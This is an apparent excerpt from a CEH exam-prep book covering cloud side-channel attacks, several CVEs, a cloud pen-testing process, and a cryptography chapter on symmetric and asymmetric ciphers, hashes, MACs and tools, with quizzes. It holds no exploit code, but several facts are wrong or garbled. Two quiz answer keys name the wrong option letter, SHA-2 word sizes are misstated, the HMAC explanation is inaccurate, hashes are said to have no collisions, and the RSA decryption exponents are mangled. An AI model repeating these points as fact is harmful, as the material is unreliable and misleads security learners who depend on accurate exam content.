Side-Channel Attacks

In a side-channel attack, an attacker compromises a cloud by placing a malicious VM near a target cloud server and then running the VM on the same physical host as a victim's VM, to take advantage of shared physical resources (e.g., processor cache) to steal data (e.g., cryptographic key) from the victim. Side-channel attacks can be implemented by any co-resident user and mainly take advantage of the vulnerabilities in shared technology resources. These attacks usually require substantial technical sophistication. There are a number of variations, including:

- ▶ **Timing attack:** This is an attack in which the attacker examines the time taken to execute various algorithms. With very precise measurements, the attacker can attempt to work backward to the input.
- ▶ **Data remanence:** This attack involves trying to reclaim residual data left after attempts have been made to erase the data.
- ▶ **Power monitoring attack:** This attack involves detailed analysis of changes in power usage in a cryptographic hardware device in order to derive some information about cryptographic keys.
- ▶ **Differential fault analysis:** This attack attempts to induce faults in order to reveal internal states of cryptographic hardware.
- ▶ **Acoustic cryptanalysis:** This attack, while obscure, is clever. The attacker attempts to examine the sounds emanating from computer devices in order to obtain information. In 2004, Adi Shamir and Eran Tromer demonstrated that it may be possible to perform timing attacks against a CPU performing cryptographic operations by analyzing variations in acoustic emissions from capacitors and inductors on computer motherboards. These sounds are not human audible.

As mentioned earlier, these are not at all common attacks. They require a very high degree of technical knowledge, often specialized equipment, and some degree of access to the target system. Even then, they are often unsuccessful.

Authentication Attacks

Authentication is a weak point in hosted and virtual services and is frequently targeted. The mechanisms used to secure the authentication process and the methods used are frequent targets of attackers. Cloud identity and access management (IAM) systems can be used to defend against authentication-based attacks.

Specific Vulnerabilities

A number of specific vulnerabilities have been documented. A few of them are listed here:

- ▶ **CVE-2020-3154:** A vulnerability in the web user interface of Cisco Cloud Web Security (CWS) could allow an authenticated remote attacker to execute arbitrary SQL queries. The vulnerability exists because the web-based management interface improperly validates SQL values. An authenticated attacker could exploit this vulnerability by sending malicious requests to the affected device. An exploit could allow the attacker to modify values on or return values from the underlying database.
- ▶ **Cloudbleed:** This bug in Cloudflare's reverse proxy servers caused edge servers to send back confidential information from the memory buffer. It was discovered in February 2017. Basically, it was a buffer overrun that revealed data that should have been confidential. Data included HTTP cookies and authentication tokens.
- ▶ **CVE-2021-34690:** iDrive RemotePC before 7.6.48 on Windows allows authentication bypass. A remote and unauthenticated attacker can bypass cloud authentication to connect and control a system via TCP ports 5970 and 5980.
- ▶ **CVE-2021-32658:** Nextcloud Android is the Android client for the Nextcloud open-source home cloud system. Due to a timeout issue, the Android client may not properly clean all sensitive data on account removal. This could include sensitive key material such as end-to-end encryption keys. It is recommended that the Nextcloud Android app be upgraded.

Cloud Penetration Testing

ExamAlert

Objective This section describes the CEH penetration testing process. That means it is clearly important for the CEH exam.

Pen testing a cloud involves a lot of the techniques and processes covered earlier in this chapter. There is a step-by-step cloud pen testing process defined by the CEH:

1. Determine the type of cloud you are testing.
2. Obtain written consent to perform pen testing. This will involve the client and the cloud service provider.

3. Ensure that every aspect of the infrastructure (IaaS), platform (PaaS), or software (SaaS) is included in the scope of testing and generated reports.
4. Determine how often and what kind of testing is permitted by the CSP.
5. Prepare legal and contractual documents. Without a written agreement that specifies scope of services and rules of engagement, you should never engage in any penetration test.
6. Perform both internal and external pen testing.
7. Perform pen tests on the web apps/services in the cloud without a WAF (web application firewall) or reverse proxy.
8. Perform vulnerability scans on hosts available in the cloud.
9. Determine how to coordinate with the CSP for scheduling and performing the test.

Of course, all the various penetration testing tools and processes that have been discussed in preceding chapters are often relevant to cloud penetration testing.

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. ____ involves stealing a cloud service provider's domain name.
 - ☐ A. Domain sniping
 - ☐ B. Domain hijacking
 - ☐ C. Cybersquatting
 - ☐ D. DNS poisoning
2. While some attacks are equally an issue for traditional systems and cloud computing solutions, which of the following is far less an issue for cloud solutions?
 - ☐ A. Privilege escalation
 - ☐ B. Data breach
 - ☐ C. Malicious insiders
 - ☐ D. Natural disasters

3. With a(n) ____ attack, an attacker modifies the parameters of the SOAP message that is sent from the service consumer to the service provider to initiate a SQL injection attack.
- ☐ A. XML injection
 - ☐ B. XAML injection
 - ☐ C. SQL injection via SOAP
 - ☐ D. man-in-the-cloud

Answers

1. **B.** This is the definition of domain hijacking.
 2. **D.** The distributed nature of cloud solutions makes natural disasters far less of an issue for cloud computing than for a typical network or server.
 3. **A.** SQL injection via SOAP. Common Attack Pattern Enumeration and Classification defines the attack as “An attacker modifies the parameters of the SOAP message that is sent from the service consumer to the service provider to initiate a SQL injection attack. On the service provider side, the SOAP message is parsed, and parameters are not properly validated before being used to access a database in a way that does not use parameter binding, thus enabling the attacker to control the structure of the executed SQL query. This pattern describes a SQL injection attack with the delivery mechanism being a SOAP message.”
-

What Next?

If you want more practice on this chapter's exam objectives before you move on, remember that you can access all of the Cram Quiz questions on the book web page. The next chapter covers cryptography.

This page intentionally left blank

CHAPTER 13

Cryptography

This chapter covers the following CEH exam objectives:

- ▶ Understand cryptography concepts
- ▶ Describe basic algorithms
- ▶ Explain disk and file encryption
- ▶ Use basic cryptography tools

Cryptography Concepts

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz. If you are in any doubt at all, read everything in this chapter.

1. Which of the following ciphers is U.S. FIPS 197?
 - A. Twofish
 - B. Blowfish
 - C. AES
 - D. DES

2. Which algorithm is based on the difficulty of factoring large integers into their prime factors?
 - A. AES
 - B. RSA
 - C. Blowfish
 - D. Diffie-Hellman

3. Which of the following is also called a keyed cryptographic hash?

- A. MAC
- B. SHA3
- C. RIPEMD
- D. MD5

Answers

1. **A.** AES, the Rijndael cipher, is U.S. FIPS (Federal Information Processing Standard) 197.
2. **B.** RSA is secure because it is very difficult to factor the integer n (which is the public key) into its prime factors.
3. **A.** A MAC (message authentication code) is often also referred to as a keyed cryptographic hash.

Modern cryptography comes in two primary forms: symmetric and asymmetric. With symmetric cryptography, the same key is used to encrypt a message and to decrypt it. With asymmetric cryptography, there are two keys. If you encrypt a message with one key, the message must be decrypted with the other key. Before we delve too deeply into this topic, let's start with some basic definitions you need to understand:

- ▶ **Key:** Bits that are combined with plaintext to encrypt it. In some cases, the key is random numbers; in other cases, it is the result of some mathematical operation.
- ▶ **Plaintext:** Unencrypted text.
- ▶ **Ciphertext:** Encrypted text.
- ▶ **Algorithm:** A mathematical process for doing something.

ExamAlert

Objective If you have no background in cryptography, understanding the difference between asymmetric and symmetric cryptography can be difficult. But knowing the difference is important for the CEH exam. However, for the exam, you need only a general descriptive understanding of various specific algorithms.

Symmetric Ciphers

A symmetric cipher uses the same key to encrypt and decrypt a message. This works much like a physical lock. If I use Key A to lock the door, then Key A, or an exact copy thereof, will unlock that door. There are two types of symmetric algorithms: stream and block. A block cipher divides the data into blocks and encrypts the data one block at a time. A stream cipher encrypts the data as a stream of bits, one bit at a time.

DES

DES (Data Encryption Standard) was developed by IBM in the early 1970s and published in 1976. DES is a block cipher, which divides the plaintext into blocks and encrypts each block. This is how DES works:

1. Data is divided into 64-bit blocks.
2. Each of those blocks is divided into two 32-bit halves.
3. One half of each block is manipulated with substitution and XOR operations via a rounding function.
4. The two 32-bit halves are swapped.

Steps 1 through 4 are repeated 16 times (16 rounds).

This basic function, created by Horst Feistel, is referred to as a *Feistel function* or *Feistel network*. Many symmetric algorithms are Feistel functions. The general process is shown in Figure 13.1.




FIGURE 13.1 Feistel Function

AES

AES (Advanced Encryption Standard) is the U.S. standard created to replace DES. It is standardized in FIPS (Federal Information Processing Standard) 197. AES is a block cipher that works on 128-bit blocks. It can have one of three key sizes: 128, 192, or 256 bits. The algorithm was developed by two Belgian cryptographers, Joan Daemen and Vincent Rijmen. They named their cipher the Rijndael block cipher (a portmanteau of their names).

The Rijndael cipher allowed for variable block and key sizes in 32-bit increments. However, the U.S. government uses these three key sizes with a 128-bit block as the standard for AES. AES is one of the most widely used symmetric ciphers today. It is not a Feistel function but has a different structure. It is beyond the scope of this book to delve into AES. However, if you wish to see a very good tutorial on the AES process, view the excellent video at <https://www.youtube.com/watch?v=gP4PqVGudtg>. Or simply go to YouTube and search for “AES animation.”

RC4

All the other symmetric algorithms we have discussed have been block ciphers. RC4 is a stream cipher developed by Ron Rivest. (RC stands for Ron’s Cipher or Rivest’s Cipher.) There are also other RC versions, such as RC5 and RC6.

Blowfish

Blowfish is a symmetric block cipher. It uses a variable-length key ranging from 32 to 448 bits. Blowfish was created in 1993 by Bruce Schneier. It has been analyzed thoroughly by the cryptography community and has gained wide acceptance. It was released open source, with no patent or copyright. Therefore, you see it a great deal in open-source cryptography tools.

Twofish

This algorithm was one of the five finalists to replace DES for the U.S. government, but it was not chosen. It was designed by Bruce Schneier, John Kelsey, Doug Whiting, David Wagner, Chris Hall, and Niels Ferguson. This cipher uses a block size of 128 bits and key sizes up to 256 bits. It is a Feistel cipher, and so it uses the same general structure as DES. However, its key size, round function, and other features are different.

Asymmetric Ciphers

With asymmetric cryptography, the encryption and decryption keys are not symmetric; rather, they are not the same. If Key A is used to encrypt a message, then Key A cannot decrypt it. There is a mathematically related key that we can call Key B. Only Key B can decrypt the message. Typically, the user keeps Key B secret, and we call it the private key. Key A can be shared with the entire world, but it can only be used to encrypt messages to send to the owner of Key A. There is no physical analog for this. In the physical world, if you lock a door, a copy of the same key that locked the door will also unlock the door. Asymmetric cryptography, also called public-key cryptography, is based on mathematics relating the two keys. For the purposes of the CEH exam, you need not dive into the mathematics. The basic concept of asymmetric cryptography is shown in Figure 13.2.




FIGURE 13.2 Asymmetric Cryptography

RSA

RSA is currently the most widely used asymmetric algorithm. Therefore, it is important to spend a bit more time on it than on the other algorithms. This public-key method was developed in 1977 by three mathematicians: Ron Rivest, Adi Shamir, and Len Adleman. The name RSA is derived from the first letter of each of their surnames.

This section shows the basic algorithm for RSA key generation. To understand it, you need to know a few basic math concepts. You may already know some or even all of them. Although the mathematics of RSA won't be on the CEH

exam, it is presented in this section to give you a better understanding of how RSA works. These are the concepts you need to understand:

- ▶ **Prime number:** A prime number is divisible by itself and 1. So 2, 3, 5, 7, 11, 13, 17, and 23 are all prime numbers. (Note that 1 itself is considered a special case and is not prime.)
- ▶ **Co-prime:** This actually does not mean prime; it means two numbers have no common factors. So, for example, the factors of 8 (excluding the special case of 1) are 2 and 4. The factors of 9 are 3. The numbers 8 and 9 have no common factors. They are co-prime.
- ▶ **Euhler's totient:** Pronounced “oilers” totient, or just “the totient,” this is the number of integers smaller than n that are co-prime with n . So let us consider the number 10. Since 2 is a factor of 10, it is not co-prime with 10. But 3 is co-prime with 10. The number 4 is not co-prime since both 4 and 10 have 2 as a factor. The number 5 is not co-prime since it is a factor of 10. Neither is 6 since both 6 and 10 have 2 as a cofactor. The number 7 is prime, so it is co-prime with 10. The number 8 is not because both 8 and 10 have 2 as a factor. The number 9 is co-prime with 10. So the numbers 3, 7, and 9 are co-prime with 10. We add in 1 as a special case, and the Euler's totient of 10 is 4. Now it just so happens that Leonard Euler also proved that if the number n is a prime number, then its totient is always $n - 1$. So the totient of 7 is 6. The totient of 13 is 12.
- ▶ **Multiplying and co-prime:** Now you can easily compute the totient of any number, and you know that the totient of any prime number n is $n - 1$. But what if we multiply two primes? For example, we can multiply 5 and 7, getting 35. Well, we can go through all the numbers up to 35 and tally up the numbers that are co-prime with 35. But the larger the numbers get, the more tedious this process becomes. For example, if you have a 20-digit number, manually calculating the totient is almost impossible. Fortunately, Leonard Euler also proved that if you have a number that is the product of two primes (let's call them p and q), such as 5 and 7, then the totient of the product of those two numbers (in this case 35) is equal to $(p - 1) \times (q - 1)$ —in this case, $4 \times 6 = 24$.
- ▶ **Modulus:** This is the last concept you need for RSA. There is some interesting math involved in modulus operations? however, we are going to use a simplified explanation. We will use the explanation that is often used by programmers. Programmers often view modulus as dividing, but only returning the remainder. So, for example, $10 \bmod 3 = 1$. You realize that $10/3 = 3$, but the modulus operation only returns the remainder. Programmers often use the symbol % to denote modulo operations.

So $10 \% 3$ is 1. The remainder of 10 divided by 3 is 1. Now, this is not really a mathematical explanation of modulo operations. That explanation is sufficient for you to understand RSA key generation. But for those viewers wanting a bit more of the math, basically, modulo operations take addition and subtraction and limit them by some value. You have actually done this all your life without realizing it. Consider a clock. When you say 2 *p.m.*, what you really mean is $14 \bmod 12$ (or 14 divided by 12; just give me the remainder). Or if it is 2 *p.m.* now (14 actually) and you tell me you will call me in 36 hours, what I do is $14 + 36 \bmod 12$, or 50 modulo 12, which is 2 *a.m.* (a bit early for a phone call, but it illustrates our point).

Now if you understand these basic operations, then you are ready to learn RSA. If needed, reread the preceding list (perhaps even more than once) before proceeding.

To create an RSA key, you start by generating two large random primes, p and q , of approximately equal size. You need to pick two numbers so that when they are multiplied together, the product will be the size you want (2048 bits, 4096 bits, and so on). Then follow these steps:

1. Now multiply p and q to get n .

$$\text{Let } n = pq$$

The next step is to multiply the Euler's totient for each of these primes.

$$\text{Let } m = (p - 1)(q - 1).$$

2. Basically, the Euler's totient is the total number of co-prime numbers. Two numbers are considered co-prime if they have no common factors. For example, if the original number is 7, then 5 and 7 would be co-prime. Remember that it just so happens that for prime numbers, this is always the number minus 1. For example, 7 has 6 numbers that are co-prime to it. (If you think about this a bit you will see that 1, 2, 3, 4, 5, and 6 are all co-prime with 7.)

Now we are going to select another number. We will call this number e . We want to pick e so that it is co-prime to m .

Choose a small number e , co-prime to m .

3. We are almost done generating a key. Now we just find a number d that when multiplied by e and modulo m would yield a 1. (Remember: *Modulo* means to divide two numbers and return the remainder. For example, 8 modulo 3 would be 2.)

Find d , such that $de \% m = 1$.

Now you will publish e and n as the public key. Keep d as the secret key. To encrypt, you simply take your message raised to the e power and modulo n .

$$C = m^e \% n$$

To decrypt, you take the cipher text and raise it to the d power modulo n .

$$P = C^d \% n$$

The letter e is for encrypt and d for decrypt. If all this seems a bit complex to you, first you must realize that many people work in network security without being familiar with the actual algorithm for RSA (or any other cryptography for that matter). However, if you wish to go deeper into cryptography, then this is a very good start. It involves some fundamental number theory, particularly regarding prime numbers. There are other asymmetric algorithms that work in a different manner. For example, elliptic curve cryptography is one such example.

Let's look at an example that might help you understand. Of course, RSA would be done with very large integers. To make the math easy to follow, we will use small integers in this example:

Select primes: $p = 17$ and $q = 11$.

Compute $n = pq = 17 \times 11 = 187$.

Compute $\phi(n) = (p - 1)(q - 1) = 16 \times 10 = 160$.

4. Select e : $\gcd(e, 160) = 1$; choose $e = 7$.
5. Determine d : $de = 1 \pmod{160}$ and $d < 160$. The value is $d = 23$ since $23 \times 7 = 161 = 10 \times 160 + 1$.
6. Publish the public key $KU = \{7, 187\}$.
7. Keep the secret private key $KR = \{23, 187\}$.

This is RSA key generation. To better see how it works, suppose that for some reason you wish to encrypt the number 3. (No, I don't know why you would want to encrypt the number 3, but it provides a simple example.) Here is the process using the keys you just generated:

1. Use the number 3 as the plaintext. Remember that $e = 7$, $d = 23$, and $n = 187$.
2. Encrypt:

$$\text{Ciphertext} = \text{Plaintext} \pmod{n}$$

$$\text{Ciphertext} = 3^7 \pmod{187}$$

Ciphertext = $2187 \bmod 187$

Ciphertext = 130

3. Decrypt:

Plaintext = Ciphertext $d \bmod n$

Plaintext = $13023 \bmod 187$

Plaintext = $4.1753905413413116367045797\text{e}+48 \bmod 187$

Plaintext = 3

Keep in mind that RSA actually uses much larger numbers. In fact, the p and q used in RSA key generation need to be long enough that their product is the key size you want. So $p \times q$ will equal a number that is 2048, 4096, or more bits in length.

Diffie-Hellman

Diffie-Hellman was the first publicly described asymmetric algorithm. However, it is not really an encryption protocol but a key exchange protocol. That is, it is a cryptographic protocol that allows two parties to establish a shared key over an insecure channel. In other words, Diffie-Hellman is often used to allow parties to exchange a symmetric key through some insecure medium, such as the internet. It was developed by Whitfield Diffie and Martin Hellman in 1976. While Diffie and Hellman are given credit for this development, it turns out that a similar method had been developed a few years earlier by Malcolm J. Williamson of the British Secret Intelligence Service, but it was classified. The algorithm is provided here to help your understanding. However, you won't be asked to know the Diffie-Hellman algorithm for the CEH exam.

The system has two parameters, called p and g :

- ▶ Parameter p is a prime number.
- ▶ Parameter g (usually called a *generator*) is an integer less than p , with the following property: for every number n between 1 and $p - 1$ inclusive, there is a power k of g such that $n = g^k \bmod p$.

It is common to use the fictitious characters Alice and Bob to illustrate cryptography, and so we do that here:

1. Alice generates a random private value a , and Bob generates a random private value b . Both a and b are drawn from the set of integers.

2. Alice and Bob derive their public values using parameters p and g and their private values. Alice's public value is $ga \bmod p$, and Bob's public value is $gb \bmod p$.
3. Alice and Bob exchange their public values.
4. Alice computes $gab = (gb)a \bmod p$, and Bob computes $gba = (ga)b \bmod p$. Since $g^{ab} = g^{ba} = k$, Alice and Bob now have a shared secret key k .

This system works because of how exponents work. It is secure because the discrete logarithm problem is quite hard to solve with classical computers. The discrete logarithm problem is trying to solve x such that $b^x = a$. In other words, it tries to figure out Alice and Bob's private key.

Elliptic Curve Cryptography

There are actually multiple algorithms based on elliptic curve mathematics. They are, more specifically, based on the algebraic structure of elliptic curves and finite fields. Don't be too concerned about this, though, as the mathematics are not covered on the CEH exam. You should know that ECC, unlike RSA, is not based on the difficulty of factoring an integer into its prime factors. You should also know that ECC can be just as secure as RSA, using smaller keys.

Hashes

A cryptographic hash is a type of algorithm that has some specific characteristics. First and foremost, it is a one-way function. That means you cannot unhash something. Second, you get a fixed-length output no matter what input is given. Third, there are no collisions. A collision occurs when two different inputs to the same hashing algorithm produce the same output (called a *hash* or *digest*). Ideally, you would like to have no collisions. But the reality is that with a fixed-length output, a collision is possible. So, the goal is to make collision so unlikely as to be something you need not think about.

Hashes are used for message integrity and for storing passwords. Hashes are precisely how Windows stores passwords. For example, if your password is **password**, then Windows will first hash it, producing something like this:

0BD181063899C9239016320B50D3E896693A96DF

Windows will then store that cryptographic hash value in the SAM (Security Accounts Manager) file in the Windows System directory. When you log on, Windows cannot unhash your password. Rather, Windows hashes whatever

password you type in and then compares the result with the hash in the SAM file. If they match exactly, then you are logged in. If they don't match, even the Windows operating system does not know what you got wrong. It just knows the hashes did not match. You might be off by a single character, or you might be completely off.

MD5

MD5 is a 128-bit hash that is specified by RFC 1321. It was designed by Ron Rivest in 1991 to replace an earlier hash function, MD4. MD5 produces a 128-bit hash or digest. It has been found not to be as collision resistant as SHA.

SHA

SHA (Secure Hash Algorithm) is perhaps the most widely used hash algorithm today. There are now several versions of SHA:

- ▶ **SHA-1:** This is a 160-bit hash function that resembles the earlier MD5 algorithm. This was designed by the NSA (National Security Agency) to be part of the DSA (Digital Signature Algorithm).
- ▶ **SHA-2:** This is actually two similar hash functions, with different block sizes, known as SHA-256 and SHA-512. SHA-256 uses 32-byte (256 bits) words, whereas SHA-512 uses 64-byte (512 bits) words. There are also truncated versions of each standard, known as SHA-224 and SHA-384. These were also designed by the NSA.
- ▶ **SHA-3:** This is the latest version of SHA. It was adopted in October 2012.

RIPEMD (RACE Integrity Primitives Evaluation Message Digest) is a 160-bit hash algorithm developed by Hans Dobbertin, Antoon Bosselaers, and Bart Preneel. There are 128-, 256-, and 320-bit versions of this algorithm, called RIPEMD-128, RIPEMD-256, and RIPEMD-320, respectively. All these replace the original RIPEMD, which was found to have collision issues.

MAC and HMAC

Hashes are used for several security-related functions. One is to store passwords, as we have discussed already. Another is for message integrity. For message integrity, there are variations of hashing that are more secure than just traditional hashes.

A hash of a message can be sent to see if accidental alteration occurred in transit. If a message is altered in transit, the recipient can compare the hash received against the hash the computer sent and detect the error in transmission. But what about intentional alteration of messages? What happens if someone alters a message intentionally, deletes the original hash, and recomputes a new one? Unfortunately, a simple hashing algorithm cannot account for this scenario.

Using a MAC (message authentication code) is one way to detect intentional alterations in a message. A MAC is also often called a keyed cryptographic hash function. That name should tell you how this works. One way to do this is the HMAC (Hashing Message Authentication Code). Let us assume you are using MD5 to verify message integrity. To detect an intercepting party intentionally altering a message, both the sender and the recipient must have previously exchanged a key of the appropriate size (in this case, 128 bits). The sender will hash the message and then XOR that hash with this key. The recipient will hash what she receives and XOR that computed hash with the key. Then the two hashes are exchanged. If an intercepting party simply recomputes the hash, they will not have the key to XOR that with (and may not even be aware that it should be XORed); thus, the hash the interceptor creates won't match the hash the recipient computes, and the interference will be detected.

There are other variations of the concept. Some use a symmetric cipher in CBC (cipher block chaining) mode and then use only the final block as the MAC. These are called CBC-MAC. We have not yet discussed CBC, so allow me to explain it. With CBC mode, each block of plaintext is XORed with the previous ciphertext block before being encrypted. This means there is significantly more randomness in the final ciphertext. This is much more secure than ECB (electronic code book) mode. ECB mode uses a symmetric cipher as it is, with no modifications.

Hash Calculators

There are a number of tools that can calculate hash values for you. Some of them you can download, and some you can use online. Given the prevalence of using hashes to store passwords, an ethical hacker should be familiar with these calculators. The online hash calculator at https://www.tools4noobs.com/online_tools/hash/ is very easy to use and supports a wide range of cryptographic hashing algorithms. You can see this website in Figure 13.3.




FIGURE 13.3 Online Hash Calculator

There are many others, including:

- ▶ **OnlineMD5.com:** <http://onlinemd5.com>
- ▶ **Hash Droid:** https://play.google.com/store/apps/details?id=com.hobbyone.HashDroid&hl=en_US&gl=US
- ▶ **Hash Checker:** https://play.google.com/store/apps/details?id=com.smlnsgmail.jaman.hashchecker&hl=en_US&gl=US
- ▶ **Hash Calculator:** <https://apps.apple.com/us/app/hash-calculator/id655753093>
- ▶ **SHA 256 Online:** <https://emn178.github.io/online-tools/sha256.html>
- ▶ **MD5 Hash Generator:** <https://www.md5hashgenerator.com/>
- ▶ **Online Hash Generator:** <https://www.onlinewebtoolkit.com/hash-generator>

Cryptographic Tools

While this chapter provides enough cryptography information for the CEH exam, you might want to explore more. Or you might find yourself struggling with some of these concepts. In either case, there are tools you can use to experiment with these cryptographic algorithms and learn them better. The following subsections look at a few of these tools.

Advanced Encryption Package

Advanced Encryption Package is available as a 30-day trial download from <http://www.aepro.com/download/latest.shtml>. This tool allows you to encrypt files and folders. You need to be careful with it: If you forget your password, you will lose access to your files. This tool supports a wide range of symmetric algorithms. It is also fairly easy to use. You can see the main screen in Figure 13.4.




FIGURE 13.4 Advanced Encryption Package

Cryptool

Cryptool is my favorite because you can do a lot with it. You can download it for free from <https://www.cryptool.org>. While there are several versions, I show Version 1 here. This tool is not about encrypting files but about learning cryptography. You can type in some text and then see how symmetric and asymmetric algorithms encrypt and decrypt it, as shown in Figure 13.5.




FIGURE 13.5 Cryptool Version 1

You can also see demonstrations of cryptographic protocols, analyze ciphertext, and much more with Cryptool. If you want to go beyond the small taste of cryptography covered on the CEH exam, Cryptool is a good place to start.

Additional Cryptography Tools

There are many other cryptography tools available, including the following:

- ▶ **AxCrypt:** <https://www.axcrypt.net>
- ▶ **AES Crypt:** <https://www.aescrypt.com>
- ▶ **Online Encryption Tool:** <https://www.devglan.com/online-tools/aes-encryption-decryption>
- ▶ **VeraCrypt:** <https://www.veracrypt.fr/code/VeraCrypt/>

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. Miguel is using AES to encrypt files and drives. He wants to improve his file and drive encryption. What should he implement?
 - ☐ A. ECB (electronic code book) mode
 - ☐ B. DES
 - ☐ C. CBC (cipher block chaining) mode
 - ☐ D. Twofish

2. Elizabeth is looking for a key-exchange algorithm. Which of the following do you recommend that she choose?
 - ☐ A. Diffie-Hellman
 - ☐ B. RSA
 - ☐ C. AES
 - ☐ D. Blowfish

3. You need to select a cipher that can use a wide range of different key sizes, from as small as 32 bits to as large as 448 bits. Which algorithm should you choose?
 - ☐ A. Twofish
 - ☐ B. DES
 - ☐ C. AES
 - ☐ D. Blowfish

Answers

1. **C.** CBC (cipher block chaining) improves the security of any block cipher.
 2. **A.** Diffie-Hellman is a key-exchange protocol.
 3. **D.** Blowfish supports variable-length keys ranging from 32 bits to 448 bits.
-

PKI

CramSaver

